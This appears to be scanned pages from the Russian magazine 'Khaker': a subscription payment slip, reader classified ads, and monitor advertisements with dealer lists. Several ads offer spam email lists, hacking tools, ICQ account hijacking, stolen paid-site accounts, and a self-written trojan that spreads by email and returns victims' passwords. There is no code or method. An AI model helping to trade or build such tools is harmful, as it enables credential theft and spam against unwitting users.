Подпись _____ Дата _____ e-mail: _____

Копия платежного поручения прилагается.

Извещение

ИНН 7729410015 ООО "ГеймЛэнд"

ЗАО «Международный Московский Банк», г. Москва

р/с №40702810700010298407

к/с №30101810300000000545

БИК 044525545

Платательщик _____

Адрес (с индексом) _____

Назначение платежа

Сумма

Оплата журнала "Хакер"

за _____ 200_г.

Подпись платателя _____

Кассир _____

ИНН 7729410015 ООО "ГеймЛэнд"

ЗАО «Международный Московский Банк», г. Москва

р/с №40702810700010298407

к/с №30101810300000000545

БИК 044525545

Платательщик _____

Адрес (с индексом) _____

Назначение платежа

Сумма

Оплата журнала "Хакер"

за _____ 200_г.

Подпись платателя _____

Квитанция

Кассир _____

WARNING!!!



Объявления рекламного характера не публикуются!

1. мы не будем рекламировать твою страничку, сервер и прочее
2. все письма с матом и прочей шнягой удаляются сразу
3. мы постараемся размещать сообщения в ближайших номерах, но ничего не обещаем :)

OK

Exit



Продам приставку Sony PlayStation (первую) вместе с дисками и картой памяти за 90 баксов.
Кому надо мылить на tosha87@bk.ru

Продам мэйл-листы (mail.ru, hotmail.com и т.д.), инфу по взлому, хакерские проги и многое другое. Мылить на: smetagenus@mail.ru

Все, кто занимается оккультизмом, в частности - некромантией, пишите на wd13@land.ru в целях обмена опытом.

Напишу веб-оболочку и спроектирую базу данных, или активный сайт.
andyseregina@yandex.ru



Куплю бзначный ICQ UIN или меняю на некоторые утиилы. выселайте пробный аккаунт - ответчу. Пишите на kulikov@pop.ul.ru

Группа дизайнеров выполнит заказы любой сложности. Низкие цены, большой выбор услуг, хорошее качество работы. Недорого. Писать на sauron@narod.ru

Москвичи! нужна видюха в слот ISA (без vlb) на 1 мег памяти, или больше.
хрyctman@pisem.net



Сделаю сайт, логотип, и т.д. Дешево.
Пишите на mikebol@yandex.ru

Создам сайт с неплохим дизайном и содержанием на заказ за \$.
Мылить на head2head@mail.ru

Хочу найти работу! Знаю html, Photoshop, немного php и perl!
Мыло: artm_trifonov@mail.ru



Требуется играющий кодер, который поможет продолжить «quake» project. Желающим писать на emd-razor@mail.ru

Два неплохих программера с Украины ищут работу. Знания - PHP, HTML, JavaScript, MySQL, 3DMax, Photoshop, Corel, TPascal, Delphi, VBasic, Flash. С удовольствием поработаем за умеренную плату :). Е-мейлите: opium@ua.fm.

Приму в дар любое старое железо.... (...486(можно и выше:-) компы, различные карты, и т.д.) Kolandr_kolandr@online.ru



Напишу проги на Visual Basic, C++, т.д. Любой сложности. На заказ. За деньги.
Писать to: lazarus_2990_go@mail.ru

Продам: систему игры в рулетку - 2\$, накрутка партнерских программ, счетчиков и т.д. - 2\$.
spam87@mail.ru

Приму в дар или обменяюсь спам-листами.
Моя база 100 000 мыл. bogachev_o@mail.ru



Продам ASP Linux 7.3 Express Edition (3CD - не CD-R) за 200руб.
е-mail: unix_sale@mail.ru

Ищу работу. Знаю Photoshop, Illustrator, Corel Draw. Обладаю огромным потенциалом и желанием работать.
Мылите на german@xakep.ru

Собираю сервера на базе FreeBSD, (шлюз, маскарад, прокси, мыло, www, и всё чего угодно) цена вдвое дешевле чем вы найдёте в другом месте :). Бесплатная консультация!
gw-spb@vworld.ru



Вскрою за небольшую денежку запароленные файлы: Word, Excel, Access, Макросы VBA Outlook Password (*.pst), Архивы: zip, rar, ace, arj. Меняюсь самосборными вордлистами. Есть совершенно эксклюзивные вещи. Много вордлистов на разных языках и жаргонах!
zigota137@hotmail.com

Продаю красивые 6-ти значные 7-ми значные 8-ми значные ICQ номера (кому какие надо), Возможен угон уина под заказ (!) А также продам Спам листы (разного вида и количества) В продаже есть акаунты на платные сайты (!) Сделаю сайт под заказ (регистрация доменов и хостинга) по низким ценам. Всё это готов обменять за небольшие WebMoney, или ещё чего например E-gold :). По всем вопросам писать на TaRaBaN@XaKeP.ru или ICQ - 880232



Ищу работу. Знаю HTML, JavaScript, Photoshop, CorelDraw, SoundForge 6.0 (Pascal, Basic - но это не существенно). Могу составить бухгалтерские проги на EXCEL. Очень хорошо разбираюсь в начинке компа (АТ и АТХ). Мылите на IROGANOV@YAHOO.COM. Живу в городе Щелково (Подмосковье), так что в Москву приехать как два бита скачать. К сожалению I-net а дома у меня нет, так что проверять ящик буду по вторникам и пятницам в 3:00

продам трояна. писал сам уходит с письмом в виде самого же письма и оседает на всех серверах подряд. не ловили ни разу. если ты ламер, то работать будет только месяц. цена - дорого. P.S. обратно присылает пароли и логины тем же письмом.
greidor@bashnet.ru

Создается сильная дизайн-команда. Работа будет вестись отдаленным путем, т.е. по средствам интернета. А это значит вступить в команду может совершенно любой. Необходимы дизайнеры, программисты, авторы ит.д. Создается все на серьезном уровне. Кто заинтересовался пишите на triplex@nc.ru

 **LG**
Digitally yours

FLATRON® 
freedom of mind

Посмотри на мир с нами



Dina Victoria
(095) 252-2030, 252-2070

г. Москва: Атлантис Компьютерс (095) 240-2097; Банкас (095) 128-9022; Березка (095) 362-7840; ДЕЛ (095) 250-5536; Инкотрейд (095) 176-2873; Инфорсер (095) 747-3178; КИТ Компьютер (095) 777-6655; Компьютерный салон SMS (095) 956-1225; ЛИНКС и К (095) 784-6618; НИКС (095) 974-3333; Сетевая Лаборатория (095) 784-6490; СКИД (095) 956-8426; Техмаркет Компьютерс (095) 363-9333; Ф-Центр (095) 472-6401; ISM Computers (095) 319-8175; OLDI (095) 105-0700; POLARIS (095) 755-5557; R-Style (095) 904-1001;
г. Воронеж: Сани (0732) 733-222, 742-148; **г. Тюмень:** ИНЭКС-Техника (3452) 39-00-36.

Приглашаем к сотрудничеству

SAMSUNG

IT-компания
№1 в мире
по рейтингу "Business Week"

Ощути престиж! SyncMaster

TFT мониторы Samsung SyncMaster 151P / 171P

- дизайн корпуса разработан знаменитой студией F.A.Porsche
- исключительное качество изображения - двойной видеовход
- увеличенный угол обзора, яркость и контрастность
- соответствие самым строгим стандартам безопасности

Москва: Олд 232 3009; Роско 795 0400; Вист 159 4001; Партия 787 7007; Формоза 234 2164; Лизара 799 5398; Белый ветер 730 3030; Деминск 787 4999; НИКС 216 7001; СПЛАНК 745 2999; Ф-Центр 472 6401; R&K 230 6350; Валле 299 5756; Corvette 369 0694; Inel 742 6436; Техмаркет Компьютерс 363 9333; SMS 956 1225; М. Видео 777 7775; Destel Computers 195 0239; Сетевая Лаборатория 784 6490; Кит 181 3539; Экон 777 9779; Березка-В 362 7001; ИСМ-Компьютерс 785 5701; Санкт-Петербург (812) Алладик 290 5565; АЛЬФА-Компьютерс 320 8080; АСКод 326 8245; АУРА 325 6920; Компьютерный Мир 325 0835, 327 2060; Компьютер Центр "КЕИ" 325 3215/16; SNC 346 8635; COMCOM 320 9080; Мир Техники 327 5828; Коммарс 303 9191; Вист СПб 327 9016; МТ 327 5828; Алкор 542 5440; Ладога 325 8202; IVC CHS 346 8636; Аито Computers 248 8390; Партия Балтика 296 8094; Display Group 273 2263; Новосибирск (3832) Нита 54 1010; Квеста 33 2407; Адигон 16 4422; МультиШерс 53 4444; Волгоград (8442) Вист 32 7932; Ростов на Дону (8632) Технополис 90 2111; Вист-Дон 63 5430; Микро Системс 63 5777; Зенит 38 6565; Краснодар (8612) Владос 64 2864, 62 2541; Трейд Мастер 55 5040; Компьютерные Системы 55 9994; Окей 60 1144; Сочи (8622) Юпитер-Юг 99 8789; Владос 92 2291; Новороссийск (27) Владос 22 6442; Нижний Новгород (8312) Апрель-Сервис 34 3635; 3ВМ-Слэкст 39 0169; Бытовая автоматика 37 1949; Вист 67 7905; ЮСт 30 1674; Екатеринбург (3432) Формоза 59 1868; Техно-групп 77 6552; Класс 59 9821; Челябинск (3512) EMS 60 2057; Медком 60 5762; Форт Электроникс 33 5577; Оренбург (3532) Мехатроника 78 0757; Иркутск (3952) Анкон 51 0510; Контакт 25 8338; Омск (3812) Вист 54 4384; Коммед 53 0530; Нодежда 31 5658; Томск (3822) Intel 56 0056; ЭлексКом 65 7260; Ижевск (3412) Элиа 43 2026; Тула (0872) Вист 30 5100; Калуга (0842) Вист-Ока 55 8585; Рязань (0912) Комис 24 1070; Казань (8432) Абак 76 9559; Милт 64 2584; Кемерово (3842) ККЦ 36 0303; Самара (8452) Прогма 16 3287; Ламберт 32 6104; Такст-Софт 99 3575; Тольятти (8482) ИнфоЛада 40 6640; Альба 22 9453; Тюмень (3452) Контакт 46 6594; Уфа (3472) Форте 35 8914; Империял 53 4222; Ю. Сахалинск (42422) СохИнфо 33 605; Хабаровск (4212) Амур 376587; Конкас 32 7580; Находка (4236) EPSI 64 6680; Владивосток (4232) Информационные Системы 26 9055; Влад-техно 26 8187; Саранск (8342) Фарго 17 0858; Ставрополь (8652) Инфо 77 7777; Владимир (0922) Кант 32 6080; Орел (0862) Триа 42 5004; Пенза (8412) РКЦ 66 4121; Пермь (3422) ИИС 19 6500; Новокузнецк (8343) ККЦ 39 0079; Барнаул (3852) Алтай Компьютер Сервис 22 3361; Компьютер Трейд 38 1000; Армавир (237) Владос 5 9910; Липецк (0742) Регард Тур 48 5285